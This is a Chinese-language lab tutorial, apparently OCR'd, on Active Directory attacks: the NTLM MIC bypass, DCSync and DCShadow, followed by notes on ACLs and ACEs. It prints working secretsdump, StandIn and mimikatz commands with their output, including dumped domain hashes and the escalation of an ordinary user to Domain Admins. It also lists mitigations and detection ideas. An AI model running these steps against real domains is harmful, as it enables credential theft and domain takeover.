



MIC校验机制：


MIC的存在就是为了避免修改像上述Negotiate这样在ntlm消息中的标志位




而且还有一个标志位，这个地方的flags0x00000002代表需要校验mic，如果没有mic，则会校验失败，所以起到了一个循环互相保护的作用




此漏洞的绕过方式，也是修改了其中的几个字段，然后删除了MIC字段：
https://www.crowdstrike.com/blog/active-directory-ntlm-attack-security-advisory/




**FROM：**https://bsidescyprus.com/presentations/bsidesCyprus_DropTheMIC.pdf

**通过CVE-2019-1040滥用基于资源的受约束的Kerberos委派**

https://dirkjanm.io/exploiting-CVE-2019-1040-relay-vulnerabilities-for-rce-and-domain-admin/

**避免中继的攻击：**


**1.wpad 关了，llmnr关了，smb启用签名，补丁打起来**

# DCSync

这个东西怎么说呢，最直观的来讲,不再是通过登录域控或者远程执行一些和提取ntds.dit的操作，来获得域内用户们的hash了，此项技术的关键点在于特殊权限

Replicating Directory Changes：(DS-Replication-Get-Changes) 复制目录更改

Replicating Directory Changes All:（DS-Replication-Get-Changes-All) 复制目录更改所有项





一般具有此权限的都是域管级别的，我本地环境看了主要有domain admins,enterprise admins,administrator同时具有以上两权限

DCSync工作方式主要就是通过GetNCChanges(MS-DRSR协议)复制用户凭据

关于此函数的描述：https://wiki.samba.org/index.php/DRSUAPI

```
┌──(root💀kali)-[/home/user/impacket/examples]
└─# secretsdump.py adtest/trump:trump@dc01.adtest.com
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name specified for this replicatio
n operation is invalid.
[*] Something wen't wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...
```

赋予trump用户相应的权限：




也可以通过powerview等其他工具添加

```
PS C:\Users\Administrator\Desktop> .\StandIn.exe --object "distinguishedname=DC=adtest,DC=com" --grant "adtest.com\trump
" --type DCSync

[?] Using DC : dc01.adtest.com
[?] Object   : DC=adtest
    Path     : LDAP://DC=adtest,DC=com

[+] Object properties
    |_ Owner : BUILTIN\Administrators
    |_ Group : BUILTIN\Administrators

[+] Set object access rules
    |_ Success, added dcsync privileges to object for adtest.com\trump
PS C:\Users\Administrator\Desktop>
```

```
┌──(root💀kali)-[/home/user/impacket/examples]
└─# secretsdump.py adtest/trump:trump@dc01.adtest.com
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
adtest.com\Administrator:500:aad3b435b51404eeaad3b435b51404ee:1d2f08897dd122d3dcc8dd469d007a47:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2f213d3e6b3021b89d7845e0c052a467:::
trump:1118:aad3b435b51404eeaad3b435b51404ee:66821cf54bf84a7dbeacaf8b8218f6ed:::
adtest.com\$H31000-G5RGMJOD4F0D:1137:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
adtest.com\SM_33a029013a914af7a:1138:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

# DCShadow

DCShadow 在2018年由两位大佬：Benjamin Delpy ， Vincent Le Toux,在bluehatIL提出的一种基于AD域目录复制特性的攻击手段，pdf：
https://www.dropbox.com/s/baypdb6glmvp0j9/Buehat%20IL%20v2.3.pdf


之前的DCSync和DCShadow攻击是具有一定的共性的

域内域控主要提供一些例如kerberos认证，ldap管理，GPO，dns等等功能，而DCShadow则是用到了，DC的AD域信息复制功能

## Drectory Replication Service

AD目录数据复制，主要作用是用来做dc间数据同步，此过程中在DC的NTDS服务上的KCC则负责DC间的数据同步，当DC在ad目录注册后，KCC会生成DC间的站点拓扑，此后的复制过程都以此为据，确保不会漏掉任意DC，

KCC在dc启动后5分钟会进行一次拓扑检查，之后每15分钟检查一次，并根据需要来修改拓扑,大概想下面这样，具体一些其他信息可看官方文档




## 域控的特性

官方文档中讲，DC必须具有nTDSDSA这个对象，

### 6.1.2.1 DC Existence

03/31/2020 • 2 minutes to read

For any DC in the forest, the following objects must exist:

- nTDSDSA object: See section 6.1.1.
- server object: See section 6.1.1.
- Domain Controller object (in AD DS, not AD LDS): See section 6.1.1.

For the purposes of this section, an RODC object is a Domain Controller object.

Any one of these objects can be said to "represent" the DC.


Relationships:

- The server object is the parent of the nTDSDSA object. On AD DS, the name of the server object is the computer name of the DC; on AD LDS, the name of the server object is the computer name, followed by "$", followed by the instance name of the DC.
- On AD DS, the attribute serverReference on the server object must reference the domain controller object.


依据官方文档来讲，server对象是Configuration NC里的对象，nTDSDSA对象又是server的子节点，这样一来域控的nTDSDSA就得在Configuration下创建

这里以我的域控为例：

CN=NTDS Settings,CN=DC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=adtest,DC=com




首先是server对象，他的serverReference属性则关联了域控，然后他还有一个nTDSDSA的对象




这样伪造一个域控的同时，就必须在ad目录里面要为伪造的机器注册这俩对象

然后还需要为域控注册特有的SPN

## 2.2.3.2 SPN for a Target DC in AD DS


10/30/2020 • 2 minutes to read

Two different scenarios are possible when an AD DS DC wants to connect to another DC for a DRS protocol operation:

- A DC wants to connect to a DC in a particular domain.
- A DC wants to connect to a GC server (see [MS-ADTS] section 3.1.1.1.10) in the forest.

The scenario determines how the DC constructs an SPN for the service it is using:

- A DC wants to connect to a DC in a particular domain. The DC constructs the following SPN:
  - "<DRS interface GUID>/<DSA GUID>/<DNS domain name>"
- A DC wants to connect to a GC server in the forest. The DC constructs the following SPN:
  - "GC/<DNS hostname>/<DNS forest name>"




其中DRS的guid固定，DSA组件的接口在DC的NTDS对象里的objectguid属性的值，这里nTDSDSA对象是无法通过ldap进行添加完成

## drsuapi RPC接口

域控之间数据同步需要通过rpc调用的方式来完成，官方文档中的有关此功能的接口中提供了很多方法：https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-drsr/58f33216-d9f1-43bf-a183-87e3c899c410

同样这个接口id也就是前面的那个固定的DRS GUID

数据更新过程中涉及主要的方法有：

IDL_DRSBind、IDL_DRSUnbind、IDL_DRSGetNCChanges、IDL_DRSVerifyNames、IDL_DRSUpdateRefs、IDL_DRSReplicaAdd、IDL_DRSAddEntry

在mimikatz中也实现了相关的部分

```
ULONG IDL_DRSBind(handle_t rpc_handle, UUID *puuidClientDsa, DRS_EXTENSIONS *pextClient, DRS_EXTENSIONS **ppextServer, DRS_HANDLE *phDrs);
ULONG IDL_DRSUnbind(DRS_HANDLE *phDrs);
ULONG IDL_DRSReplicaAdd(DRS_HANDLE hDrs, DWORD dwVersion, DRS_MSG_REPADD *pmsgAdd);
ULONG IDL_DRSReplicaDel(DRS_HANDLE hDrs, DWORD dwVersion, DRS_MSG_REPDEL *pmsgDel);
ULONG IDL_DRSGetNCChanges(DRS_HANDLE hDrs, DWORD dwInVersion, DRS_MSG_GETCHGREQ *pmsgIn, DWORD *pdwOutVersion, DRS_MSG_GETCHGREPLY *pmsgOut);
ULONG IDL_DRSCrackNames(DRS_HANDLE hDrs, DWORD dwInVersion, DRS_MSG_CRACKREQ *pmsgIn, DWORD *pdwOutVersion, DRS_MSG_CRACKREPLY *pmsgOut);
ULONG IDL_DRSDomainControllerInfo(DRS_HANDLE hDrs, DWORD dwInVersion, DRS_MSG_DCINFOREQ *pmsgIn, DWORD *pdwOutVersion, DRS_MSG_DCINFOREPLY *pmsgOut);
ULONG IDL_DRSAddEntry(DRS_HANDLE hDrs, DWORD dwInVersion, DRS_MSG_ADDENTRYREQ *pmsgIn, DWORD *pdwOutVersion, DRS_MSG_ADDENTRYREPLY *pmsgOut);
```

其中IDL_DRSAddEntry功能则是为添加无法通过ldap添加的NTDS对象，IDL_DRSGetNCChanges则是向目标请求更新的数据，IDL_DRSReplicaAdd则是发起立即同步的过程

mimikatz实现的过程就是注册新信息，强制发起更新，然后删除信息.

mimikatz的通常利用方式如下：

**代码块**


```
1  lsadump::dcshadow /object:trump /attribute:primaryGroupID /value:512   以system起一个mim
2  lsadump::dcshadow /push                                                 以域管起另一个mimi
```

```
DN:CN=trump,CN=Users,DC=adtest,DC=com
  primaryGroupID (1.2.840.113556.1.4.98-90062 rev 1):
    512
    (00020000)


** Starting server **

 > BindString[0]: ncacn_ip_tcp:admin-PC[50862]
 > RPC bind registered
 > RPC Server is waiting!
== Press Control+C to stop ==
  cMaxObjects : 1000
  cMaxBytes   : 0x00a00000
  ulExtendedOp: 0
  pNC->Guid: {5cbd5741-b58b-45a6-8f31-477fd2c6e017}
  pNC->Sid : S-1-5-21-3599851082-3673913915-4153079188
  pNC->Name: DC=adtest,DC=com
SessionKey: fdc0d0acd1f81c3fcd882883f59573fa83123a2e7d205934d47cd09bf82752e9
1 object(s) pushed
 > RPC bind unregistered
 > stopping RPC server
 > RPC server stopped
```

```
mimikatz # lsadump::dcshadow /push
** Domain Info **

Domain:          DC=adtest,DC=com
Configuration:   CN=Configuration,DC=adtest,DC=com
Schema:          CN=Schema,CN=Configuration,DC=adtest,DC=com
dsServiceName:   ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration
,DC=adtest,DC=com
domainControllerFunctionality: 5 ( WIN2012 )
highestCommittedUSN: 45119

** Server Info **

Server: dc01.adtest.com
  InstanceId  : {0a75ec07-2ddf-4036-a8f4-15a5ad238c20}
  InvocationId: {0a75ec07-2ddf-4036-a8f4-15a5ad238c20}
Fake Server (not already registered): ADMIN-PC.adtest.com

** Performing Registration **

** Performing Push **

Syncing DC=adtest,DC=com
Sync Done

** Performing Unregistration **
```

```
C:\Users\trump.ADTEST>net user trump /domain
这项请求将在域 adtest.com 的域控制器处理。

用户名                  trump
全名                    trump
注释
用户的注释
国家/地区代码           000 (系统默认值)
帐户启用                Yes
帐户到期                从不

上次设置密码            2021/1/4 12:59:43
密码到期                从不
密码可更改              2021/1/5 12:59:43
需要密码                Yes
用户可以更改密码        Yes

允许的工作站
登录脚本
用户配置文件
主目录
上次登录                2021/1/11 13:34:16

可允许的登录小时数      All

本地组成员
全局组成员              *Domain Admins
命令成功完成。


C:\Users\trump.ADTEST>net use \\dc01\c$
命令成功完成。


C:\Users\trump.ADTEST>dir \\dc01\c$
 驱动器 \\dc01\c$ 中的卷没有标签。
 卷的序列号是 6ADD-4513

 \\dc01\c$ 的目录

2021/01/11  13:32              28 BitlockerActiveMonitoringLogs
2021/01/04  13:52    <DIR>        ExchangeSetupLogs
```

这样我们的普通域用户经过更改PrimaryGroupID更改后，成为了doman admins成员，也可以进行DCSync




一些其他的利用技巧可以看看：http://www.labofapenetrationtester.com/2018/04/dcshadow.html

## 总结与检测

DCshadow并不是一种进攻型技术，更像是一种获取了管理员权限后的权限维持的技术以及为了避免去DC上做一些操作，起到一定的规避作用

关于DCSYnc和DCShadow的检测，个人认为，根本上都是非域控的机器做了域控的事，检测时只要针对性检测是否有非域控的机器，注册了类似GC这种spn，调用了之前的DRS GUID等等

同样也有一个开源的检测脚本：https://github.com/AlsidOfficial/UncoverDCShadow

# ACL AND ACE

官方文档在此：https://docs.microsoft.com/en-us/windows/win32/secauthz/access-control-lists


ACL：访问控制列表，是ACE的列表，其中包含两种类型的ACL：DACL和SACL

DACL:DACL标识了是否允许或者拒绝访问目标资源，进程访问对象时，会首先检查对象的DACL以确定是否有权访问，当对象没有DACL时，将会允许所有访问，如果其中没有ACE，则会拒绝，如果有ACE，系统则会以此检查此对象的ACE，确定是否允许访问，如果多条ACE中有一条拒绝，那么就会拒绝，如果第一条ACE就拒绝了某进程的访问，那么后面的ACE不管是否允许都不管了

SACL: 如果说DACL限制了是否能访问，那么SACL就可以说是，记录了访问对象后能执行的操作的情况，比如能读还是能写，也就是访问权限都有哪些类型

ACE：ACL中的具体的元素，具体定义了对象的安全权限

最直观的体现就是如下，包含了多个DACL，其中含有多条ACE,比如可读可写等




一般在cmd可以通过icacls命令来查看：


有关具体的权限代码对应关系如下，更详细的请看：https://docs.microsoft.com/zh-cn/windows/win32/secauthz/ace-strings

**代码块**

```
F (full access)
M (modify access)
RX (read and execute access)
R (read-only access)
W (write-only access)
D (delete)
RC (read control)
WDAC (write DAC)
WO (write owner)
S (synchronize)
AS (access system security)
MA (maximum allowed)
GR (generic read)
GW (generic write)
GE (generic execute)
GA (generic all)
RD (read data/list directory)
```

```
WD (write data/add file)
AD (append data/add subdirectory)
REA (read extended attributes)
WEA (write extended attributes)
X (execute/traverse)
DC (delete child)
RA (read attributes)
WA (write attributes)
(OI): object inherit
(CI): container inherit
(IO): inherit only
(NP): do not propagate inherit
(I): permission inherited from parent container
```

